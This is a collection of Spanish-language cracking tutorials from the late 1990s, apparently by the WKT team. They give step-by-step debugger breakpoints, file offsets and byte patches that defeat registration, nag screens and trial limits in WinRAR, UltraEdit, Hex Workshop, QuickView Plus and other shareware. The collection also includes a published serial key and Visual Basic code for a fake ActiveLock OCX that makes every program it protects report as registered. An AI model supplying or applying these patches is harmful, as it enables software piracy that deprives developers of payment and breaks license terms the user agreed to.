Lo que hace la rutina es verificar si somos usuarios registrados, y devuelve AX=0 si no los somos, y AX=1 en caso contrario.

El call a kapar es :41E903 jz 41E90F , así que lo substituiremos por Nop,Nop
(Para hacerlo, A 41E903, introducir 2 veces nop, y enter para acabar.)
Desactivamos los breakpoints (BD *), y seguimos con el programa(F5).

Bingo, ya no aparece lo de "only registered users", sino la pantalla adecuada. ;-)
Y además, podría ser que esa misma rutina se llamara para otras comprobaciones.....
Jeje, pues sí. ;-) Si nos vamos al menú de About, nos dice Thanks for registering, en lugar del aviso de shareware. ;-)

Ahora queda buscar los 2 bytes a modificar en el fichero exe, para dejar efectivo el parche.

De todas maneras, después de todo, el nº de registro válido para la versión 3.0, que WKT ya crackeó en su día, sigue funcionando también para la 4.1 ;-)

```
Cdrlabel 3.0 Serial by WKT (WHISKEY KON TEKILA)
```

http://wkt.tsx.org

Registration Line 1:111111111
Registration Line 2:47872

[Entrada | Documentoz Genéricoz | WKT TEAM Main Site]

[Todo el ECD | x Tipo de Protección | x Fecha de Publicación | x orden Alfabético]

--

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Whiskey Kon Tekila	WKT	Whiskey Kon Tekila
progrAmA	**SemPoint 2.25**	W95
DEsCripCión	Lector para BBS y FidoNet	
tipo	Shareware (33 $)	
protECCión	**Nag Screen, y alguna opción desactivada.**	
DiFiCultAD	1) Principiante, 2) Amateur, 3) Aficionado, 4) Profesional, 5) Especialista	
hErrAmiEntAs	SoftIce 3.22, Editor Hexadecimal (UltraEdit32)	
CrACkEr	**Mr.Brown**	
FEChA	13 de Agosto de 1998	
ComEntArio	Crack con dedicatoria especial para @llapi. ;-) EMSDA - El Movimiento Se Demuestra Andando.	

Introducción

Las limitaciones de la versión no registrada son :
Al iniciarse el programa, se muestra la típica (y molesta) ventana de shareware, que no puede cerrarse hasta pasados 5 segundos.
Además hay una opción (TearLine) que no aparece si no estas registrado.

Para registrarse, hay que introducir el nombre, un nº de serie, y un código de registro.

Al Atake

Las primeras pruebas que hice fueron en torno al BPX GetWindowText para la pantalla de Registro, e intentar seguir qué hacía con los valores introducidos.
Como la cosa se liaba demasiado, cambio de táctica...

Con el FileMon y el RegMon activados y filtrando para Sem*, volví a ejecutar el Sempoint, para ver a qué ficheros y valores del registro de windows accedía.
Del registro nada, pero de los ficheros había uno que intentaba abrir y no encontraba, y con nombre sospechoso (Scripta.Reg).

Así que de vuelta al SoftIce, previa consulta de cual es la llamada de la interrupción 21 a Abrir Fichero.
Para interceptarla : BPINT 21 IF AH==3D

Arranco el Sempoint, y el BreakPoint hace efecto, apareciendo en el SoftIce, en el momento de abrir un fichero. Con D DS:DX ,se puede ver el nombre del fichero que se va a abrir.
El que interesa es el fichero Scripta.Reg, al cual se accede después de 4 veces F5, con el breakpoint activado.

Ok, ahora con 3 veces F12 nos situamos en la posición CS:02DB or al,al
La línea siguiente (CS:02DD) es un salto condicional (JZ 0330)
Si lo capamos (Nop,Nop), el Sempoint se pensará que estamos registrados, activará el menú de TearLine, desactivará el menú de Registro, y empezará el programa inmediatamente sin mostrar ninguna pantallita de shareware. ;-)

Él programa ya está crackeado, aunque si vamos al menú de About, aún nos dice que unregistered user. No tiene importancia, pero si se prefiere que no lo ponga, se puede cambiar :
Ejecutar el Sempoint, y después de abierto, poner (o reactivar) el breakpoint para la apertura de fichero (BPINT 21 IF AH==3D), e ir al menú de About.

Otra vez hace efecto el breakpoint. Con D DS:DX ,comprobamos que efectivamente se intenta abrir el fichero Scripta.Reg
Ok, ahora con 3 veces F12 nos situamos en la posición CS:007E or al,al
La línea siguiente (CS:0080) es un salto condicional (JZ 00F6)
Si también lo capamos (Nop,Nop), ya no nos saldrá lo de unregistered user. ;-)

Como parece que con los 4 Nops ya hay bastante, se trata ahora de localizar esos bytes en el fichero SemPoint.Exe.
Hay que ir con cuidado qué bytes se buscan, ya que los que tienen que ver con el segmento son variables, y no se encontraran igual en el exe.
Por ejemplo, la llamada anterior a CS:02B en mi caso era call 304f:06ab (9A AB 06 4F 30)
Pues bién, si se buscan esos bytes en el exe no se encontrarán.
Habría que buscar (9A AB 06), o sea sin tener en cuenta la parte del segmento.

De todas maneras, en este programa ha sido fácil localizar los bytes, simplemente haciendo una búsqueda de :

08 C0 74 51 (or al,al ; jz 0330 ; para el primer parche)
08 C0 74 74 (or al,al ; jz 00f6 ; para el segundo parche)
Como sólo había una ocurrencia para cada uno, no había duda... ;-)

Para aplicar el parche en el fichero exe definitivamente, con un editor hexadecimal cambiar :
en el offset 42DD ,en lugar de 74 51 poner 90 90
en el offset E280 ,en lugar de 74 74 poner 90 90

--

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Whiskey Kon Tekila	WKT	Whiskey Kon Tekila
progrAmA	**Hex WorkShop 2.51**	W95
DEsCripCión	Editor Hexadecimal	
tipo	Shareware	
protECCión	**Opción para registrarse.**	
DiFiCultAD	1) Principiante, 2) Amateur, 3) Aficionado, 4) Profesional, 5) Especialista	
hErrAmiEntAs	Wdasm 8.9, Editor Hexadecimal (Hiew)	
CrACkEr	**Daniel**	
FEChA	Julio de 1998	

Introducción

Al Atake

Paso 1. Ejecuta HWORKS32.EXE

Paso 2. Haz Click en Help, pulsa About HEX Wo..

Paso 3. Introduce cualquier código pra obtener el mensaje de error (Deberías apuntar el mensaje) y sal del programa.

Paso 4. Ejecuta el Comandante Norton, ve al directorio de HWS .

Paso 5. Copia HWORKS32.EXE a HWORKS32.EXX (como copia de seguridad) y copia HWORKS32.EXE a 1.EXE (para descompilar con el W32Dasm)

Paso 6. Ejecuta W32Dasm y desensambla 1.EXE.

Paso 7. Una vez desensamblado, haz click en FIND TEXT, introduce "You have entered an"
(El mensaje de error que habías apuntado), encuéntralo. (No lo encontrarás en la ventana de String Data Reference)

Paso 8. Ahora deberías estar viendo esta línea:

```
Name: DialogID_0075, # of Controls=003, Caption:"Registration Unsucce..
001-ControlID:FFFF, Control Class:""Control Text:"You have entered an..
002-ControlID:FFFF, Control Class:""Control Text:"Please confirm you..
```

Paso 9. Bien, bien,ahora sabes que es lo que ControlID usará cuando se introducen códigos erróneos,
Haz Click en FIND TEXT, escribe "dialogid_0075" y deberás encontrar:

```
* Possible reference to DialogID_0075
:0041E233 6A75            push 00000075
:0041E235 8D8D10FFFFFF    lea ecx, dword ptr [ebp+FF10]
```

Paso 10. Ahora busca la última comparación del tipo CMP, JNE, JE, etc anterior al mensaje de error. Ve subiendo hasta encontrar:

```
:0041E145 837DEC00        cmp dword ptr [ebp-14], 00000000
:0041E149 0F8479000000    je 0041E1C8
:0041E14F 8B8DFCFEFFFF    mov ecx, dword ptr [ebp+FEFC]
```

Paso 11. Ahora vemaos que pasa si reeemplazamos "je" with "jne".
Asegúrate que la barra de color verde está en:0041E149 0F8479000000 je 0041E1C8
Deberías ver la "Offset address" en la parte de debajo de la pantalla, más o menos algo así como @Offset 0001D549h.
Es donde podrás parchear el archivo y renombrarlo a HWORKS32.EXE.

Paso 12. Vuelve al Comandante Norton, ejecuta HIEW HWORKS32.EXE, pulsa F4 para seleccionar el "Decode mode (ASM)", pulsa F5 e introduce 1D549. Leerás:

```
0001D549: 0F847900                je     00001D5C6   ---------- (1)
0001D54D: 0000                    add    [bx][si],al
0001D54F: 8B8DFCFE                mov    cx,[di][0FEFC]
```

Paso 13. Y ahí podrás cambiar los bytes, pulsa F3, escribe 0F85, pulsa F9 para actualizar el HWORKS32.EXE. Sal de HIEW.

Paso 14. Ejecuta HWORKS32.EXE y escribe cualquier código, ¿Te funciona?
¿¡¿NO?!?
De acuerdo, vuelve al NC. Copia HWORKS32.EXX a HWORKS32.EXE.
(Por eso habíamos hecho la copia de seguridad). Vuelve a W32Dasm, justo al punto donde lo dejamos (en 0041E145).

Paso 15. Pulsa F3 para buscar otra vez "dialogid_0075", y encontrarás:

```
* Possible reference to DialogID_0075
:00430ADD 6A75             push 00000075
:00430ADF 8D8D10FFFFFF     lea ecx, dword ptr [ebp+FF10]
```

Paso 16. Ahora busca la última comparación del tipo CMP, JNE, JE, etc anterior al mensaje de diálogo de error. Ve subiendo hasta encontrar:

```
:004309EF 837DEC00         cmp dword ptr [ebp-14], 00000000
:004309F3 0F8479000000     je 00430A72
:004309F9 8B8DFCFEFFFF     mov ecx, dword ptr [ebp+FEFC]
```

Paso 17. Ahora vemaos que pasa si reeemplazamos "je" with "jne"
(Debería funcionar) Muévete a :004309F3 0F8479000000 je 00430A72.
Deberías ver la "Offset address" en la parte de debajo de la pantalla, más o menos algo así como @Offset 0002FDF3h.
Es donde podrás parchear el archivo y renombrarlo a HWORKS32.EXE.

Paso 18. Vuelve al Comandante Norton, ejecuta HIEW HWORKS32.EXE, pulsa F4 para seleccionar el "Decode mode (ASM)", pulsa F5 e introduce 2FDF3. Verás:

```
0002FDF3: 0F847900                je     00001D5C6   ---------- (1)
0002FDF7: 0000                    add    [bx][si],al
0002FDF9: 8B8DFCFE                mov    cx,[di][0FEFC]
```

Paso 19. Y ahí podrás cambiar los bytes, pulsa F3, escribe 0F85, pulsa F9 para actualizar el HWORKS32.EXE. Sal de HIEW.

Paso 20. Vuelve otra vez a HWORKS32.EXE y escribe lo que te apetezca, ¿Funciona?
¡Felicidades! Has crackeado el HEX WorkShop 2.51!

--

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Whiskey Kon Tekila	WKT	Whiskey Kon Tekila
progrAmA	**QuickView plus 4.0**	W95
DEsCripCión	Programa para	
tipo	Shareware (49 $)	
protECCión	**Mochila, Cd-Check, Limitaciones, ...**	
DiFiCultAD	1) Principiante, 2) Amateur, 3) Aficionado, 4) Profesional, 5) Especialista	
hErrAmiEntAs	W32Dasm 8.5 o superior, Hacker's View 5.24 o superior, Norton Commander o Windows Commander	
CrACkEr	**Daniel**	
FEChA	Julio de 1998	

Introducción

```
CURSO DE CRACKING
1ª Parte
COMO CRAQUEAR EL QUICKVIEW PLUS V.4.0

Necesitaremos los siguientes programas :

W32Dasm 8.5 o superior
Hacker's View 5.24 o superior
Norton Commander o Windows Commander
```

Al Atake

Paso 1. Ejecuta ORDER32.EXE

Paso 2. Haz Click en "$49 Single User License" (O si quieres defraudar todavía más, en $59), y pulsa ACEPTAR, después UNLOCK BY PHONE.

Paso 3. Introduce cualquier codigo para obtener el mensaje de error. (Apunta el mensaje) y sal del progrma pulsando CANCELAR

Paso 4. Ejecuta el Comandante Norton y ve al directorio del QVP.

Paso 5. Renombra el archivo ORDER32.EXE a ORDER32.EXX (como copia de seguridad)y haz lo mismo con ORDER32.EXE a 1.EXE (para usar con W32Dasm)

Paso 6. Ejecuta W32Dasm y desensambla 1.EXE.

Paso 7. Una vez desensamblado, haz click en STRING DATA REFERENCE (si no lo encuentras, mejor dedícate a criar geranios), busca la cadena (string) "You have entered an incorrect code. Please check your entry"
(¿te suena?), haz doble click sobre ésta.

Paso 8. Cierra la ventana SDR, y muévete por la pantalla hasta encontrar esta línea:

```
 * Possible reference to String Resource ID=00041: "You have entered...
  :004049F8 6A29             push 00000029
  :004049FA FF353CCE4000     push dword ptr [0040CE3C]
```

Paso 9. Bien, ahora deberías buscar la última comparación tipo CMP, JNE, JE, TEST, etc antes de la cadena de error. Ve subiendo hasta encontrarla:

```
 :004049CD 755A             jne 00404A29
 * Possible reference to String Resource ID=00032: "You must select...
 :004049CF 6A20             push 00000020
 ...
 ...
 * Possible reference to String Resource ID=00040: "Unlock Error"
```

Paso 10. Ajá¡ ahora tú y yo sabemos donde va a parar cunado introducimos un número de serie incorrecto.
Y ahora, ¿por qué no? Vamos a ver si sigue funcionando cuando reemplazas "jne" por "je".
Estate seguro que la barra de color verde está en: :004049CD 755A jne 00404A29
Ahora deberías ver la dirección Offset en la parte inferior de la pantalla, algo así como @Offset 00003DCDh.
Ahí es donde puedes renombrarlo en ORDER32.EXE.

Paso 11. Vuelve al Comandante Norton, ejecuta HIEW ORDER32.EXE, pulsa F4 para seleccionar descodificar con Decode mode (ASM), pulsa F5 e introduce 3DCD. Deberías ver algo como:

```
00003DCD: 755A                    jne 000003E29
00003DCF: 6A20                    push 020
00003DD1: FF15                    call w,[di]
```

Paso 12.Aquí es donde puedes cambiar los bytes, pulsano F3, introduciendo 74 y pulsando F9 para actualizar ORDER32.EXE a su nueva y "mejorada versión". Sal de HIEW.

Paso 13. Ejecuta ORDER32.EXE e introduce el código que te apetezca. Voilá! Tu solito has crackeado QVP 4.0! (o al menos eso es lo que le dirás a tus amigos :-)
¡Quieto!Y que pasa si introduces los códigos reales? Te saldrá la ventana de error¡ ¿Qué hacemos?

Paso 14. :)Vuelve a ejecutar HIEW ORDER32.EXE, pulsa F4, selecciona "Decode", pulsa F5 e introduce 3DCD. Pulsa F3, introduce EB, pulsa F9. El programilla ahora saltará directamente a la ventana de desbloqueo.

--

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Whiskey Kon Tekila	WKT	Whiskey Kon Tekila
progrAmA	**WinRAR 2.04**	W95
DEsCripCión	Programa para Compresión de ficheros.	
tipo	Shareware (35 $)	
protECCión	**Algunas Limitaciones si no estás registrado.**	
DiFiCultAD	1) Principiante, 2) Amateur, 3) Aficionado, 4) Profesional, 5) Especialista	
hErrAmiEntAs	SoftIce 3.22, Editor Hexadecimal	
CrACkEr	**Mr.Brown**	
FEChA	Julio de 1998	

Introducción

Es necesario registrarse para tener acceso a algunas opciones, como "Authenticity Verification".

Lo ideal sería analizar más a fondo la rutina que calcula la clave en función del nombre, y hacer un generador de claves.
Pero el método más rápido es interceptar la rutina y provocar el valor que queremos que devuelva. ;-)

Al Atake

Arrancar el Pc con el SoftIce 3.22, con el fichero WinIce.Dat debidamente configurado.
(Ver "Introducción al SoftIce" en la sección de Documentoz Genéricoz para más información)

Ejecutar el programa WinRAR, y seleccionar la opción para registrarse.
Introducir cualquier nombre en Registration (AV) Text (Ej:ECD IntroCracking)
Introducir cualquier clave en Registration Code (Ej:222333)

Pulsar Ctrl+D para ir al SoftIce.

Una de las maneras en que el programa puede leer la información que hemos tecleado, es con GetWindowTextA o con GetDlgItemTextA (lo de la A al final es para los programas 32 bits)
Así que vamos a poner un par de BreakPoints para estas instrucciones :

```
BPX getwindowtexta
BPX getdlgitemtexta
```

Pulsamos Ctrl+D para volver al WinRAR, y le damos al botón OK.

Apareceremos en el SoftIce, y desactivamos los BreakPoints con BD *
Vamos haciendo F12 hasta llegar al código del WinRar. (Saltándonos el código del Kernel,User...)
Llegaremos a :4139A6, después de la llamada a User32!GetDlgItemTextA
El valor guardado (el nombre) está en [EBP-64], que podemos ver haciendo D ebp-64

Avanzamos con varios F10, hasta la siguiente llamada a GetDlgItemTextA.
El valor (la clave) queda en [EBP-AC] (que es lo mismo que [EBP+FFFFFF54])

Unos pocos F10 más, y veremos :

```
:004139E9 8D9554FFFFFF    lea edx, dword ptr [ebp+FFFFFF54]
:004139EF 52              push edx  ; la clave (222333)
:004139F0 8D4D9C          lea ecx, dword ptr [ebp-64]
:004139F3 51              push ecx  ; el nombre (ECD IntroCracking)
:004139F4 E80369FFFF      call 0040A2FC   ; Validar_Registro
:004139F9 83C408          add esp, 00000008
:004139FC 85C0            test eax, eax
:004139FE 752F            jne 00413A2F  ; Salta si OK (AX=1)
```

Así pues, la rutina que valida el nombre y la clave introducidas está en :40A2FC
Acaba en :40A596, y devuelve AX=1 si OK, y AX=0 si no ok.
Pero además, en la posición de memoria [00425758] también guarda ese valor.

Así que vamos a rediseñar esa rutina, para hacerla funcionar más rápido. ;-)
Lo que la rutina debe hacer es devolver un valor en AX y en [425758], todo lo demás sobra. ;-)
Y si ese valor es 1, mejor que mejor. ;-DD Por ejemplo :

```
:0040A2FC 33C0        xor eax,eax
:0040A2FC 40          inc eax
:0040A2FC A358574200  mov dword ptr [00425758],eax
```

```
:0040A2FC C3          ret
```

Si aplicamos estos cambios antes de continuar la ejecución, nos dirá que "Correct Registration".
Pero si cerramos el WinRar, y lo volvemos a abrir, nos dirá que "Evaluation Copy".
Así que hay que hacer los cambios efectivos en el fichero WinRar95.exe

Con un editor hexadecimal, vamos a la posición 98FC, y ponemos encima de lo que haya :
33C040A358574200C3
Después de salvar, ya tenemos el WinRAR "optimizado" ;-)

Si todavía no hemos hecho la opción de Registrarse con el parche, nos saldrá lo de "Evaluation Copy".
Tan sólo hacer el Registro con el nombre y clave que queramos, y yatá ;-)

También podeis probar si habeis aplicado bién el parche, seleccionando un fichero para comprimir con el WinRAR, y activar la casilla de "Authenticity Verification".
Si os deja es que está todo Ok.

Nota : Si la rutina que valida el registro (que va de :40A2FC hasta :40A596) hiciera algo más de lo que yo he supuesto, y por tanto no se pudiera parchear tan alegremente com he hecho, la solución entonces sería poner ECX=1 en :40A56F
Como no acostumbro a usar el WinRar, no lo he podido comprobar al 100%. Ya me diréis....

--

Whiskey Kon Tekila CrACking tEAm.		
	WKT Tutorialz Site	
progrAmA	**Cabinet Manager 98 2.0**	W95
DEsCripCión	Utilidad	
tipo	Shareware	
url	http://www.microlog-online.de	
protECCión	**21 dias de evaluacion**	
DiFiCultAD	1) Principiante, 2) Amateur, 3) Aficionado, 4) Profesional, 5) Especialista	
hErrAmiEntAs	SoftIce 3.24, Hex Workshop 2.54	
CrACkEr	**Mr.Grey**	
FEChA	Noviembre de 1998	
ComEntArio	Programa que permite crear ficheros .CAB particionados	

Introducción

El objetivo sera que no caduque nunca el programa.

Al Atake

Una vez instalado el programa, cambiaremos la fecha del ordenador hasta ponerla en el dia 22 de evaluacion.
Saldra un mensaje diciendonos algo asi como que vayamos pensando en registrarlo y nos dejara usar el programa hasta que lleguemos a 40 dias.

Cambiar la fecha del ordenador hasta ponerla en el dia 41 o superior.
Saldra un mensaje diciendonos algo asi como que el periodo de evaluacion a terminado y que nos registremos, cerrandose el programa.

Ahora, pulsaremos **CTRL+D** para entrar en el SoftIce y pondremos el siguiente BreakPoint:

bpx MessageBoxA

Pulsar F5 para volver a Windows y ejecutar el programa.

Este BreakPoint, hara que se pare la ejecucion justo en el momento que vaya a salir la ventana con el mensaje de que el periodo de evaluacion a terminado.

Saltaremos automaticamente al SoftIce, pulsar **F12** y apareceremos en Windows con el mensaje de aviso en pantalla.
Pulsar el boton de Aceptar y saltaremos otra vez al SoftIce.

Pulsar **F12** y **F12** otra vez para entrar en la parte de codigo perteneciente al propio programa, justamente en la siguiente linea que saco el mensaje de aviso.

Deberemos de tener en pantalla el siguiente codigo:

```
* Reference To: MFC42.MFC42:NoName0296,
Ord:07F4h
|
:0040D60E E8D56E0100 Call 004244E8
:0040D613 6A01 push 00000001
:0040D615 8B45E8 mov eax, dword ptr [ebp-18]
:0040D618 8B08 mov ecx, dword ptr [eax]
:0040D61A E88175FFFF call 00404BA0 <--
Comprobar si esta registrado
:0040D61F 85C0 test eax, eax
:0040D621 7510 jne 0040D633 <-- Salto si esta
```

```
registrado
:0040D623 8B4DEC mov ecx, dword ptr [ebp-14]
:0040D626 E845F5FFFF call 0040CB70
:0040D62B 85C0 test eax, eax
:0040D62D 0F8400FEFFFF je 0040D433

* Referenced by a (U)nconditional or
(C)onditional Jump at Address:
|:0040D621(C)
|
:0040D633 8B4DEC mov ecx, dword ptr [ebp-14]

* Reference To: MFC42.MFC42:NoName0295,
Ord:0A4Bh
|
:0040D636 E8A76E0100 Call 004244E2 <-- Mensaje
de error
:0040D63B 6A01 push 00000001 <-- Aparecemos
aqui
:0040D63D 8B4DEC mov ecx, dword ptr [ebp-14]
```

Si miramos hacia arriba el codigo, veremos que en la linea :0040D61A, es donde se comprueba si el programa esta registrado o no, devolviendo en **EAX** un valor distinto de **0** si es correcto.

Ahora ya podemos desactivar el BreakPoint que teniamos, escribiendo:

bd 00

y pulsar **F5** para volver a Windows.

Ahora ya sabemos donde se comprueba si el programa esta registrado o no y que salto hace si es correcto.
La solucion es que siempre haga el salto de la linea **:0040D621** y esto se conseguira cambiando el **JNE 0040D633** por un **JMP 0040D633**.

Arrancar el Hex Workshop y buscar la siguiente cadena:

E8 81 75 FF FF 85 C0 75 10

y sustituirla por:

E8 81 75 FF FF 85 C0 EB 10

Salvar las modificaciones y el programa no caducara nunca.

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Programa	**UEdit32 6.20b**	W95 / W98
Descripción	Editor Hexadecimal	
Tipo	demo 45 dias	
Url	http://www.ultraedit.com	
Protección	**Nag Screen. Time Limit 45 Dias**	
Dificultad	**1) Principiante,** 2) Amateur,3) Aficionado, 4) Profesional, 5) Especialista	
Herramientas	W32dasm v8.9	
Objetivo	**Quitar Nag Screen, y limite de fecha**	
Cracker	**^DeeJay^**	
Fecha	29 de Septiembre de 1999	

Introducción

Nada mas inicirar comprueba la fecha y te muestra una nag screen para que te registres.
Si la fecha caduca se acabo.

Al Atakerrrr

Primer contacto:

Vamos a ver que pasa si pasamos la fecha limite, cambiamos la fecha y vemos que nos sale un mensaje diciendo que ha expirado.
Muy bien, buscaremos la cadena EXPIRED
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0045A71C(C) <-- condicion que ha de cumplir para caducar
|
:0045A72A E806BEFAFF call 00406535
:0045A72F 391D206D4D00 cmp dword ptr [004D6D20], ebx
:0045A735 758A jne 0045A6C1
:0045A737 A1040E4D00 mov eax, dword ptr [004D0E04]
:0045A73C 894510 mov dword ptr [ebp+10], eax
:0045A73F 894514 mov dword ptr [ebp+14], eax

* Possible Reference to String Resource ID=00068: "UltraEdit 45 Day Evaluation time expired!!!!" < -- APRECEMOS AQUI
|
:0045A742 6A44 push 00000044
:0045A744 8D4D10 lea ecx, dword ptr [ebp+10]
:0045A747 C645FC02 mov [ebp-04], 02
:0045A74B E80F8A0200 call 0048315F

si miramos el codigo un poco mas arriba vemos que se tiene que cumplir la condicion de la fila 0045A71C.
Pues vamos a ver que condicion nos pide.

Possible StringData Ref from Data Obj ->"Settings"
|
:0045A6FD 68F0054D00 push 004D05F0
:0045A702 E860030300 call 0048AA67
:0045A707 A14C6D4D00 mov eax, dword ptr [004D6D4C]
:0045A70C 2B05546D4D00 sub eax, dword ptr [004D6D54]
:0045A712 50 push eax
:0045A713 E8323C0100 call 0046E34A
:0045A718 83F82D cmp eax, 0000002D
:0045A71B 59 pop ecx
:0045A71C 7F0C jg 0045A72A <--- SE TE HA ACABADO EL TIEMPO
:0045A71E 399E44010000 cmp dword ptr [esi+00000144], ebx
:0045A724 0F8576FFFFFF jne 0045A6A0

Bueno bueno, que osea que nos mannda a la calle si la fecha es mayor (jg), ok pues podriamos poner jng pero funcionaria a partir de la fecha caducada a si que mejor que no ponga nada cambiamos 7F0C por 9090 osea nop nop XD.
fin del caducado.
vamos a por la nag.
ahora la nag nos dice que nos quedan 0 dias, pero hay sigue dando la lata, vamos a cepillarnolas. buscamos una referencia por ej unregistered, el primero que nos localiza es:
Name: DialogID_006E, # of Controls=008, Caption:"", ClassName:""
001 - ControlID:FFFF, Control Class:"STATIC" Control Text:"This is an unregistered copy of UltraEdit-32. Use of this program should be o"
002 - ControlID:0080, Control Class:"STATIC" Control

ahora buscamos una referencia a DialogID_006E
y vemos:
* Referenced by a CALL at Address:
|:0045A644 <---- UNA LLAMADA
|
:0040929F FF742404 push [esp+04]

* Possible Reference to Dialog: DialogID_006E
|

* Possible Reference to Dialog: DialogID_0069, CONTROL_ID:006E, ""
|

* Possible Reference to String Resource ID=00110: "Select directory to search."
|
:004092A3 6A6E push 0000006E
:004092A5 E84A520700 call 0047E4F4
:004092AA F7D8 neg eax
:004092AC 1BC0 sbb eax, eax
:004092AE F7D8 neg eax
:004092B0 C20400 ret 0004

****
VAMOS A 0045A644
****

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0045A5AC(C) <--- UNA CONDICION UMMM HABRA QUE VER QUE ES
|
:0045A639 FF761C push [esi+1C]
:0045A63C 8DBE28010000 lea edi, dword ptr [esi+00000128]
:0045A642 8BCF mov ecx, edi
:0045A644 E856ECFAFF call 0040929F <-- MUESTrA LA NAG
:0045A649 85C0 test eax, eax
:0045A64B 7506 jne 0045A653
:0045A64D 899E44010000 mov dword ptr [esi+00000144], ebx

****
****

:0045A5A5 8B7004 mov esi, dword ptr [eax+04]
:0045A5A8 8B4514 mov eax, dword ptr [ebp+14]
:0045A5AB 48 dec eax
:0045A5AC 0F8487000000 je 0045A639 <-- ANDA ESTA AQUI, ¿ QUE PASA SI CAMBIO EL JE x JNE? NO NAG
:0045A5B2 48 dec eax
:0045A5B3 0F8508010000 jne 0045A6C1
:0045A5B9 391D206D4D00 cmp dword ptr [004D6D20], ebx
:0045A5BF 7413 je 0045A5D4
Podriamos tambien eliminar la nag poniendo el famoso 90 en la lina 0045a5ac, pero para que malgastar teclas XD, bastara con cambiar 0F8487000000 por 0F8587000000
un saludo ^DeeJay^

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Programa	**ActiveLock 1.5 y VBCodeLibrary 3.0.0**	W95 / W98 / NT
Descripción	Utilidad GRATUITA para crear programas shareware osea NO gratuitos. Y como ejemplo practico una libreria de codigo Visual Basic.	
Tipo	¿¿¿Freeware??? y Shareware	
Url	http://www.insite.com.br/~nferraz/activelock/ y http://www.eastwood60.freeserve.co.uk	
Protección	**OCX para crear programas Trialware, Clippleware y Demos, sin limitacion. Nagscreen pidiendo el dichoso password.**	
Dificultad	**¿1) Principiante,?** 2) Amateur, 3) Aficionado, 4) Profesional, 5) Especialista	
Herramientas	Visual Basic 5+, Smartcheck 6 (opcional)	
Objetivo	**Hacer que todos los programas que usan este sistema (¿5000?) sean más rapidos y queden a nuestra merced.**	
Cracker	**Paco**	
Fecha	3 de septiembre de 1999	

Introducción

Se trata de un ocx escrito en VisualBasic 5 y 6 **GRATUITO**, para hacer de una forma sencilla (cierto) y segura (ya veremos) programas **NO** gratuitos para distribuirlos después por ahí. Es todo un detalle del autor crear dos versiones distintas para ahorrar varios megas de instalables al sufrido usuario de internet, victima del loco programador de VB creador de programas 15 megas.

Con el OCX se pueden crear programas que caduken después de usarlos varias veces, depués de unos días, con opciones desabilitadas... y todo con una proteccion aparentemente buena, y con gran sencilled...

Como queria probar si realmente funcionaba el invento, me decidi a utilizar uno de los ¿5000? programas que lo usan, pero... sólo encontré el VBCodeLibray, algo asi como una base de datos con las funciones que más te gusta usar...

Nuestro objetivo será conseguir un OCX que nos permita usar los programas que lo usan para protegerse...

¿¿¿Complicado???, creo que no!!!!

Al Atake

Primero vamos a intentar conocerlo un poco, para eso abrimos el Smartcheck y ejecutamos el VBCodeLibrary... después de varias horas, sumando una palabra, quitando de alli y poniendo por el otro lado el programa nos muestra una ventana pidiendo ¿a que no lo adivinas? un pasword..., y claro... simplemente sacamos la conclusión, que el grueso de la proteccion se encuentra en el fichero nslock15vb6.ocx, y que como tengamos que hacer otra vez este paso sería conveniente que aprobechasemos el tiempo contando granos de arroz, descubriendo la cura para el Sida...

Dejamos de lado el programa, y miramos directamente todo lo que nos podemos bajar de la página del creador del OCX, para intentar saber como funciona... y claro abrimos el Visual Basic para hacer un programa de prueba... y vemos que si antes tardó tanto en aparecer la ventana no era sólo culpa del Smartcheck...

Bueno, pensemos, cual podría ser la mejor solución... para que a demas de quitar la protección los programas fuesen más rápidos... ya está!. *¿Que pasaría si hiciesemos un OCX?* que engañase a los programas diciendoles que está registrados... No se, no creo que funcione, demasiado evidente para un programa que tarda media hora en realizar los calculos...

Coger el VB y cread un OCX (ActiveX Control), el principal problema con el que nos encontramos es saber cuales son todas las funciones que necesitamos para engañar a los programas... veamos que sorpresas tiene el VB...

En el menñu Project, Project Properties, en la pestaña Component, marcamos Binary Compatibility, y seleccionamos el OCX que queremos suplamtar... y generamos el

OCX porque ya hizimos la parte más complicada...

Pero ohhh, el VB nos dice que si queremos hacer un OCX igual al que teniamos antes, tenemos que cambiarle el nombre por: *nslock15vb6*, le damos a cancelar, y en la pantalla de antes, pero en la primera pestaña hacemos lo que nos manda... y volvemos otra vez... y claro, se vuelve a quejar :(((asi que cambiamos el nombre del control UserControl1 a ActiveLock, y volvemos a compilar, y dice que no encuentra PropertyPage1, bueno, y añadimos una pagina de propiedades que se llame PropertyPage1... y como no... compilamos otra vez... y seguimos añadiendo mas paginas de propiedades, segun nos va diciendo el VB...

Despues de añadir PropertyPage1, PropertyPage2 y PropertyPage3, nos dice que falta una función, por lo que cogemos la definición y la pegamos en el código del UserControl que tenemos y seguimos compilando... hasta que nos diga que la funcion About es distinta !!y eso que la acabamos de pegar!!!
El problema se encuentra, en que esta es una función especial, por lo que tenemos que indicarle al VB que esta es la funcion que se llama cuando se muestra la ventana de Acerca De, asi en el menu, Tools, Procedure Atibutes, seleccionamos la función y en Procedure ID le decimos que es la de Acerca de...
Y seguimos compilando... hasta que al fin se compila... ya está al fin tenemos un OCX que puede ser reemplazado por el original... pero para que funcione, tenemos que escribir algún codigo en las funciones, algo así...

```
Option Explicit

Property Get Counter() As Long
    Counter = 10
End Property

Property Get UsedDays() As Long
    UsedDays = 1
End Property

Property Let LiberationKey(ByVal RHS As String)
    ' Not remove
End Property

Property Get SoftwareCodeLength() As Integer
    SoftwareCodeLength = 8
End Property

Property Get LastRunDate() As Date
    LastRunDate = DateAdd("d", 30, Date)
End Property

Property Let SoftwareCodeLength(ByVal RHS As Integer)
    ' Not remove
End Property

Property Get RegisteredUser() As Boolean
    RegisteredUser = True
End Property
```

```
Property Get SoftwareCode() As String
    SoftwareCode = "12345678"
End Property

Property Let SoftwareName(ByVal RHS As String)
    ' Not remove
End Property

Property Get SoftwareName() As String
    SoftwareName = "wkt!"
End Property

Property Let Password(ByVal RHS As String)
    ' Not remove
End Property

Property Get Password() As String
    Password = "12345678"
End Property

